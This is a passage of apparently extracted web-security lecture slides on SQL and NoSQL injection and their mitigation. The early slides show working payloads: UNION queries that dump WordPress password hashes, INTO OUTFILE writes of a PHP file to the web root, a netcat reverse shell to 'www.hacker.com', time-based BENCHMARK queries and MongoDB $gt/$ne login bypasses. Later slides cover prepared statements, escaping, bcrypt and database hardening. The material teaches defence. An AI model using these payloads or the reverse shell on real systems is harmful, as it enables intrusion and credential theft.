
Step2: Disclose Password Hash from Database

- Read user table from another installed application

' and 2>3 union select 1,2,3,4,5, convert(concat(user_login,':',user_pass) using utf8),7,8,9,10 from wordpress.wp_users where 1='1' /*

→ admin:869d7b08ed596dbaadf3e827ce9dbd88

- 16 Bytes? MD5 hash? Let us try the rainbow tables.




Yes! We Own the other application!

Step3: Install Backdoor on Server through SQL Injection

Write PHP file into web server directory

' and 2>3 union select 1,2,3,4,5,convert('<?php phpinfo() ?>' using utf8),7,8,9,10 into outfile
'**/opt/apache/docs/exploit.php**' from mytable where 1='1



Directory content on server after writing the file

```
foobar:/opt/apache/docs/ # ls -al
```

```
total 4
```

```
drwxrwxrwx 4 wwwrun www 128 Jun 9 16:02 .
```

```
drwxrwxrwx 6 wwwrun www 176 Jun 2 2006 ..
```

```
-rw-rw-rw- 1 mysql mysql 38 Jul 9 16:02 exploit.php
```


World write
permissions are very
dangerous!!!

We control the user *mysql* and can take over the user *wwwrun*!

Step4: Upload More “Hacker” Tools on the Server

What to hack next?

- 1) Upload netcat and open a reverse shell. `netcat -e /bin/bash www.hacker.com 777`
- 2) Upload a PHP shell, like phpshell or PHPTerm.



- Use a local exploit to get root!

Blind SQL Injection

Threat: Blind SQL Injection

Example

- Web page where products are displayed

`http://www.shop.com/product.jsp?id=1`

Example:

- `id=1` → Product is displayed
- `id=1000` → Product not found
- `id=test` → Some error page is shown

Blind SQL-Injection: `id=1 and 1=1`

- Injection Possible: Product is displayed
- Injection not possible: Error page is shown

By formulating specially crafted YES/NO-style queries it is possible to retrieve larger chunks of data:

- `http://www.shop.com/product.jsp?id=1 AND USER_NAME() = 'dbo'`

Time Based Blind SQL Injection

Time Based Blind SQL Injection

Request

- Web page password reset

`http://www.shop.com/pwreset.jsp?username=pmueller`

Example:

- username=**pmueller** → Message **"Password sent"**
- username=**XXX** → Message **"Password sent"**
- username=**33333** → Message **"Password sent"**

In all cases we get the same response:

"Password sent"

→ YES/NO-style queries are not possible anymore!

Time Based Blind SQL Injection

- ... but there exists benchmark database functions which executes a command a number of times.
- E.g. MySQL
 - `if (0<(select count(*) from customers where username= 'hmuster'),`
 - `BENCHMARK(10000000,ENCODE('MSG','wait')) , 1) #`

Time Based Blind SQL Injection

' or if (1 = 0, BENCHMARK

Mail password

Password sent

False = Fast

' or if (1 = 1, BENCHMARK

Mail password

Password sent

True = Slow



Mitigation

Recommendation

Prio 1


- Secure Programming / Secure Code
- JAVA -> Prepared Statements
- .NET -> Parameter Collection
- SQL -> Stored Procedures

Prio 2

- Web Application Firewall
- DB least privileges

Prio 1: Secure Programming

Java, .NET, PHP Apps



Secure Programming (I) - Java

- Java Prepared Statements
 - SQL statement gets precompiled at database
 - Parameters are separate from the SQL statement
 - Much faster when SQL statement is used several times
 - Save against SQL injection attacks

```
PreparedStatement updateSales =  
    dbCon.prepareStatement("UPDATE COFFEES SET"  
        + "SALES=? WHERE COF_NAME LIKE ?");  
  
updateSales.setInt(1, 75);           // correct  
updateSales.setString(2, "Colombian"); // usage  
updateSales.executeUpdate();
```

Secure Programming (II) - .NET

ADO.NET Parameters Collection

- Save against SQL injection attacks

```
SqlCommand cmd = new SqlCommand("UPDATE COFFEES SET "
                                + "SALES=? WHERE COF_NAME LIKE ?");

// explicit type declaration

cmd.Parameters.Add(new SqlParameter("@SALES", SqlDbType.Int, 10)).Value = 75;

// implicit type declaration: string -> varchar

cmd.Parameters.AddWithValue("@COF_NAME", "Colombian");

cmd.ExecuteNonQuery();
```

Insecure - Secure Programming (IV) (not recommended!!!!)

But be aware. This Java Prepared Statement is still vulnerable to SQL injection!


```
//Prepares the statement on the database
PreparedStatement updateSales = dbCon.prepareStatement(
    "UPDATE COFFEES SET SALES=? WHERE COF_NAME "
    + "LIKE '" + name + "'");    // insecure usage

//Sets the parameters for the statement
updateSales.setString(1, req.getParameter("sale"));

//Executes the statement
updateSales.executeUpdate();
```

Prio 1: Secure Programming

«DB & JavaScript »



<https://github.com/mysqljs/mysql>



Escaping query identifiers

If you can't trust an SQL identifier (database / table / column name) because it is provided by a user, you should escape it with `mysql.escapeId(identifier)`, `connection.escapeId(identifier)` or `pool.escapeId(identifier)` like this:

```
var sorter = 'date';
var sql    = 'SELECT * FROM posts ORDER BY ' + connection.escapeId(sorter);
connection.query(sql, function (error, results, fields) {
  if (error) throw error;
  // ...
});
```



Escaping query values

Caution These methods of escaping values only works when the `NO_BACKSLASH_ESCAPES` SQL mode is disabled (which is the default state for MySQL servers).

In order to avoid SQL Injection attacks, you should always escape any user provided data before using it inside a SQL query. You can do so using the `SqlString.escape()` method:

```
var userId = 'some user provided value';
var sql    = 'SELECT * FROM users WHERE id = ' + SqlString.escape(userId);
console.log(sql); // SELECT * FROM users WHERE id = 'some user provided value'
```


<https://github.com/mysqljs/sqlstring>




Alternatively, you can use `?` characters as placeholders for values you would like to have escaped like this:

```
var userId = 1;
var sql     = SqlString.format('SELECT * FROM users WHERE id = ?', [userId]);
console.log(sql); // SELECT * FROM users WHERE id = 1
```

Error Handling

Do not disclose details



Proper Error Handling


Error message handling

- Catch database errors
- Return a generic error page, e.g. "An error has occurred!"
- Do not give meaningful error messages that disclose details of your infrastructure

user warning: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ') ORDER BY fit DESC LIMIT 0, 1' at line 1 query: SELECT * FROM menu_router WHERE path IN () ORDER BY fit DESC LIMIT 0, 1 in C:\xampp\htdocs\drupal\drupal-6.13\includes\menu.inc on line 315.

Password Storage

Salted Hashes



Hashed and Salted User Passwords

State of the art:

Use **adaptive** one way function:

- JPBKDF2
- scrypt
- **bcrypt**

Arbitrary '**work factor**' can be added to the function:

```
return [salt] + pbkdf2([salt], [credential], c=10000);
```

Hashed and Salted User Passwords

Do not store passwords in plaintext to the table

```
mysql> select username, password from users;  
+-----+-----+  
| username | password |  
+-----+-----+  
| hacker10 | compass |
```

One-way-hashed and salted passwords using bcrypt.

```
var salt = bcrypt.genSaltSync();  
var hash = bcrypt.hashSync(password, salt);
```

BCrypt Hash Explained

\$2y\$10\$6z7GKa9kpDN7KC3ICW1Hi.f d0/to7Y/x36WUKNP0IndHdkdR9Ae3K

The diagram illustrates the structure of a BCrypt hash string. The string is divided into four main parts, each identified by a colored bracket and label:

- Algorithm:** Indicated by a red bracket pointing to the "\$2y" prefix.
- Algorithm options (eg cost):** Indicated by a yellow bracket pointing to the "\$10" value.
- Salt:** Indicated by a green bracket pointing to the "\$6z7GKa9kpDN7KC3ICW1Hi.f" segment.
- Hashed password:** Indicated by a blue bracket pointing to the "d0/to7Y/x36WUKNP0IndHdkdR9Ae3K" segment.

Test with the password «my-secret-password»

Create bcrypt Hash

```
bcrypt-cli "my-secret-password" 4
```

```
$2a$04$5QMYUnLEw6k8bKYwZ/RSkOvjPsUmUOrPradSMJhop5C4XJ2BohUSO
```

Content of check.js

```
root@idocker-prod:~# cat check.js
var bcrypt = require('bcryptjs');
hashedPassword = "$2a$04$5QMYUnLEw6k8bKYwZ/RSkOvjPsUmUOrPradSMJhop5C4XJ2BohUSO"

// check the password
console.log(validPassword = bcrypt.compareSync("my-secret-password", hashedPassword));
```

Verify with check.js

```
root@idocker-prod:~# node check.js
true
root@idocker-prod:~#
```


NoSQL Injections



NoSQL Injections

Vulnerable NoSQL Authentication

```
app.post('/', function (req, res) {  
  db.users.find({  
    username: req.body.username,  
    password: req.body.password},  
    function (err, users){  
      // login success  
    });  
});
```

Exploit

```
{ "username": "admin", "password": {"$gt": ""} }
```

Results in login of admin because every password greater than an empty string evaluates to true.

NoSQL Injections

Exploit

```
{ "username": "admin", "password": {"$ne: 'bar'"} }
```

Results in login of admin if the real password is not equal to the string «bar»

NoSQL Injections (ExpressJS)

What if request body is...


`username=admin&password[$gt]=`

qs module (default in ExpressJS and body-parser) creates

```
{  
  "username": "admin",  
  "password": {"$gt": undefined}  
}
```

Results in login of admin because every password greater than an empty string evaluates to true.

NoSQL Injection Prevention



Escape. Ugly and error prone

`escape("$") => %24` (deprecated since JS 1.5)

`encodeURIComponent("$") => $`

`encodeURIComponent("$") => %24`

Hapi to validate on route level using hapi

<https://hapijs.com/tutorials/validation>



NoSQL Injection Prevention

Express Validation Code Example

```
function validate(req, res, next) {  
    if ((typeof(req.body.username)=="string") &&  
        (typeof(req.body.password)=="string")) {  
        next();  
    } else {  
        res.send("Hey cheater!");  
    }  
}  
  
app.post('/', validate, function (req, res) {  
    // validation okay  
});
```

Protection with MongoDB

MongoDB Driver

You can use [mongo-sanitize](#):

It will strip out any keys that start with '\$' in the input, so you can pass it to MongoDB without worrying about malicious users overwriting.

```
var sanitize = require('mongo-sanitize');

var name = sanitize(req.params.name);
var password = sanitize(req.params.password);


User.findOne({
  "name" : name,
  "password" : password
}, callback);
```

Prio 2: Second Line of Defense

Infrastructure Security

A ■ Web Application Firewall

- Mod_security
- Airlock
- SES (United Security Providers)
- AdNovum Nevis Web



B ■ Application Server

- Java: Tomcat Servlet Filter
- Application Level Filtering

Whitelisting vs. Blacklisting Filtering

Whitelisting “useful patterns”

- [A-Z,a-z,0-9]*
- [:string:]
- /s

Blacklisting “dangerous patterns”

- ‘
- Insert into
- Delete from
- 1=1
- ...

Encoding

Transformation of dangerous characters

- ' → " (String termination)
- [→ [] (Treats string as field name)
- % → [%] (LIKE wildcard for any character)
- _ → [_] (LIKE wildcard for single char.)

Prio 2: Database Hardening

Database Users

Database Administrator

- Oracle: dba
- MS-SQL: sa

Glocken-Emil Administrative User

- Database user who „**owns**“ the Glocken-Emil databases
- Allowed to create, delete, drop or any other command to the Glocken-Emil databases

Glocken-Emil Application User

- Login_user: read write on login table
- App_user: read on application tables and might have insert privileges to the order table

DB Security Recommendations

Admin Accounts

- Do not use DB admin accounts for application DB access!
- Disable default admin accounts (e.g. sa, dba)

Use **different DB users** for

- Internet and Intranet access
- Read or write operations
- Database administration and application
- Use separate DB and connection for login credentials

Set **restrictive GRANTs** on tables for DB users

- Allow read access only for tables needed by application
- Write access to particular tables only
- Disallow CREATE, DROP for tables, schema, etc.

Recommendations

Use Stored Procedures

- Encapsulate **critical operations**
- Run them under restricted privileges

Drop unused and critical Stored Procedures or set restrictive GRANTs

Concerning schemas

- Use different ones for each applications
- Application DB user should not be schema owner

Concerning views for read only usage

